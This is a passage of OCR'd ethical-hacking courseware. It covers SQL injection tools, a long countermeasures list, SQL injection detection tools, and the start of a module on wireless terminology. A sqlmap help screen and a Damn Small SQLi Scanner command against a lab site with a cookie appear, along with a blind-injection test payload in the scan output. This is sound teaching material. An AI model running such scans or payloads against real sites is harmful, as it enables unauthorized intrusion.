


```
┌─[root@parrot]─[~/sqlmap]
└──╼ #python sqlmap.py -h
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.8.20#dev}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL
```

Figure 7.42: Screenshot of sqlmap

Some additional SQL injection tools are listed below:

- Mole (*https://sourceforge.net*)
- Blisqy (*https://github.com*)
- blind-sql-bitshifting (*https://github.com*)
- NoSQLMap (*https://github.com*)
- SQL Power Injector (*http://www.sqlpowerinjector.com*)



Module Flow

1


Discuss Types of SQL Injection Attacks

2

Discuss SQL Injection Attack Countermeasures

Discuss SQL Injection Attack Countermeasures

Previous sections discussed the severity of SQL injection attacks, various techniques and tools used to perform SQL injection. These discussions were about offensive techniques that an attacker can adopt for SQL injection attacks. This section discusses defensive techniques against SQL injection attacks and presents countermeasures to protect web applications.



SQL Injection Attack Countermeasures

1

Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application

2

Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns

3

Test the content of **string variables** and accept only **expected values**

4

Reject entries that contain **binary data**, **escape sequences**, and **comment** characters

5

Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input

6

Implement **multiple layers of validation** and never concatenate user input that is not validated

SQL Injection Attack Countermeasures

To defend against SQL injection, the developer needs to take proper care in configuring and developing an application to create one that is robust and secure. The developer should use the best practices and countermeasures to prevent applications from becoming vulnerable to SQL injection attacks.

Some countermeasures to defend against SQL injection attacks are listed below:


- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of the input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated
- Avoid constructing dynamic SQL with concatenated input values
- Ensure that the web config files for each application do not contain sensitive information
- Use the most restrictive SQL account types for applications

- Use network, host, and application intrusion detection systems to monitor injection attacks
- Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities
- Keep untrusted data separate from commands and queries
- In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate special characters
- Use a secure hash algorithm such as SHA256 to store user passwords rather than plaintext
- Use the data access abstraction layer to enforce secure data access across an entire application
- Ensure that the code tracing and debug messages are removed prior to deploying an application
- Design the code such that it traps and handles exceptions appropriately
- Apply least privilege rules to run the applications that access the DBMS
- Validate user-supplied data as well as data obtained from untrusted sources on the server side
- Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
- Use a prepared statement to create a parameterized query to block the execution of the query
- Ensure that all user inputs are sanitized before using them in dynamic SQL statements
- Use regular expressions and stored procedures to detect potentially harmful code

SQL Injection Detection Tools

Damn Small SQLi Scanner (DSSS)

DSSS is an **SQL injection vulnerability scanner** that scans the web application for various SQL injection vulnerabilities



```
┌─[root@parrot]─[~/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.asp
x?id=1" --cookie "mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3a
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.:
'http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2816
1%3E161%29')

scan results: possible vulnerabil
┌─[root@parrot]─[~/DSSS]
└──╼ #
```

https://github.com

OWASP ZAP
https://www.owasp.org

Snort
https://www.snort.org

Burp Suite
https://portswigger.net

HCL AppScan
https://www.hcltech.com

w3af
https://w3af.org

SQL Injection Detection Tools


SQL injection detection tools help in the detection of SQL injection attacks by monitoring HTTP traffic and SQL injection attack vectors, and they determine if the web application or database code suffers from SQL injection vulnerabilities.

- **Damn Small SQLi Scanner (DSSS)**

  Source: *https://github.com*

  Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner (supporting GET and POST parameters). It scans the web application for various SQL injection vulnerabilities.

  Security professionals can use this tool to detect SQL injection vulnerabilities in web applications.



Parrot Terminal
File Edit View Search Terminal Help
Open Link
Copy Link Address
Open Terminal
Open Tab
Close Window
Copy
Paste

```
┌─[root@parrot]─[~/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.asp
x?id=1" --cookie "mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3a
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.:
'http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2816
1%3E161%29')

scan results: possible vulnerabil
┌─[root@parrot]─[~/DSSS]
└──╼ #
```

Figure 7.43: Screenshot of Damn Small SQLi Scanner (DSSS)

Some additional SQL injection detection tools are as follows:

- OWASP ZAP (*https://www.owasp.org*)
- Snort (*https://www.snort.org*)
- Burp Suite (*https://portswigger.net*)
- HCL AppScan (*https://www.hcltech.com*)
- w3af (*https://w3af.org*)



Module Summary

- This module has discussed web server concepts and attacks
- It has covered various web server attack tools and countermeasures
- It discussed web application architecture and vulnerability stack
- It also discussed various web application threats and attacks
- It demonstrated different web application attack tools
- It discussed various countermeasures against web application attacks
- This module also discussed different types of SQL injection attacks and SQL injection tools
- Finally, this module ended with a detailed discussion on various countermeasures against SQL injection attacks
- In the next module, we will discuss in detail on various wireless attacks and countermeasures

Module Summary

This module has discussed web server concepts and attacks. It has also covered various web server attack tools and countermeasures. It discussed web application architecture and vulnerability stack as well. It also discussed various web application threats and attacks as well as demonstrated different web application attack tools. Moreover, it discussed various countermeasures against web application attacks. This module also discussed different types of SQL injection attacks and SQL injection tools. Finally, the module ended with a detailed discussion on various countermeasures against SQL injection attacks.

In the next module, we will discuss in detail the various wireless attacks and countermeasures.

EC-Council | codered
FROM EC-COUNCIL

E|HE™
Ethical Hacking Essentials

Module 08

Wireless Attacks and Countermeasures

Module Objectives

1. Overview of Wireless Terminology
2. Overview of Wireless Encryption Algorithms
3. Understanding Wireless Network-Specific Attack Techniques
4. Overview of Different Wireless Attack Tools
5. Understanding Bluetooth Attack Techniques
6. Overview of Various Wireless Attack Countermeasures
7. Overview of Different Wireless Security Tools


Module Objectives

Wireless networks are cheaper and easier to maintain than wired networks. An attacker can easily compromise a wireless network without proper security measures or an appropriate network configuration. Because high-security mechanisms for wireless networks may be expensive, it is advisable to determine critical sources, risks, or vulnerabilities associated with the network and then check whether the current security mechanism can protect the wireless network against all possible attacks. If not, the security mechanisms must be upgraded.

This module describes the types of wireless networks and wireless network standards. Various wireless encryption algorithms are analyzed, along with their strengths and weaknesses. The module also discusses various wireless-network attack techniques and countermeasures to protect wireless networks.

At the end of this module, you will be able to do the following:

- Describe wireless terminology
- Explain different wireless encryption algorithms
- Describe wireless network-specific attack techniques
- Use different wireless attack tools
- Describe Bluetooth attack techniques
- Apply wireless attack countermeasures
- Use different wireless security tools



Module Flow

01 **Understand Wireless Terminology**

02 **Discuss Different Types of Wireless Encryption**


03 **Discuss Wireless Network-Specific Attack Techniques**

04 **Understand Bluetooth Attacks**

05 **Discuss Wireless Attack Countermeasures**

Understand Wireless Terminology

Network technology is heading toward a new era of technological evolution through wireless technologies. Wireless networking is revolutionizing the way people work and play. By removing physical connections or cables, individuals can use networks in new ways to make data portable, mobile, and accessible. A wireless network is an unbounded data communication system that uses radio-frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections using electromagnetic (EM) waves to interconnect two individual points without establishing any physical connection. This section will describe basic wireless concepts.



Wireless Terminology

GSM
A universal system used for mobile transportation for wireless networks worldwide


Bandwidth
Describes the amount of information that may be broadcast over a connection

Access point (AP)
Used to connect wireless devices to a wireless/wired network

BSSID
The MAC address of an AP that has set up a Basic Service Set (BSS)

ISM band
A set of frequencies for the international industrial, scientific, and medical communities

Hotspot
A place where a wireless network is available for public use



Wireless Terminology (Cont'd)

Association
The process of connecting a wireless device to an AP

SSID
A unique identifier of 32 alphanumeric characters given to a wireless local area network (WLAN)

OFDM
Method of encoding digital data on multiple carrier frequencies

MIMO-OFDM
An air interface for 4G and 5G broadband wireless communications

DSSS
An original data signal multiplied with a pseudo-random noise spreading the code

FHSS
A method of transmitting radio signals by rapidly switching a carrier among many frequency channels


Wireless Terminology

In a wireless network, data are transmitted through EM waves that carry signals over the communication path. Terms associated with wireless networks include the following:

- **Global System for Mobile Communications (GSM)**: It is a universal system used for mobile data transmission in wireless networks worldwide.

- **Bandwidth**: It describes the amount of information that may be broadcast over a connection. Usually, bandwidth refers to the data transfer rate and is measured in bits (amount of data) per second (bps).
- **Access point (AP)**: An AP is used to connect wireless devices to a wireless/wired network. It allows wireless communication devices to connect to a wireless network through wireless standards such as Bluetooth and Wi-Fi. It serves as a switch or hub between a wired LAN and wireless network.
- **Basic service set identifier (BSSID)**: It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS). Generally, users are unaware of the BSS to which they belong. When a user moves a device, the BSS used by the device could change because of a variation in the range covered by the AP, but this change may not affect the connectivity of the wireless device.
- **Industrial, scientific, and medical (ISM) band**: This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Hotspot**: These are places where wireless networks are available for public use. Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.
- **Association**: It refers to the process of connecting a wireless device to an AP.
- **Service set identifier (SSID)**: An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network. The SSID permits connections to the desired network among available independent networks. Devices connecting to the same WLAN should use the same SSID to establish connections.
- **Orthogonal frequency-division multiplexing (OFDM)**: An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on the changes in the carrier phase, frequency, amplitude, or a combination of these and shares bandwidth with other independent channels. It produces a transmission scheme that supports higher bit rates than parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies.
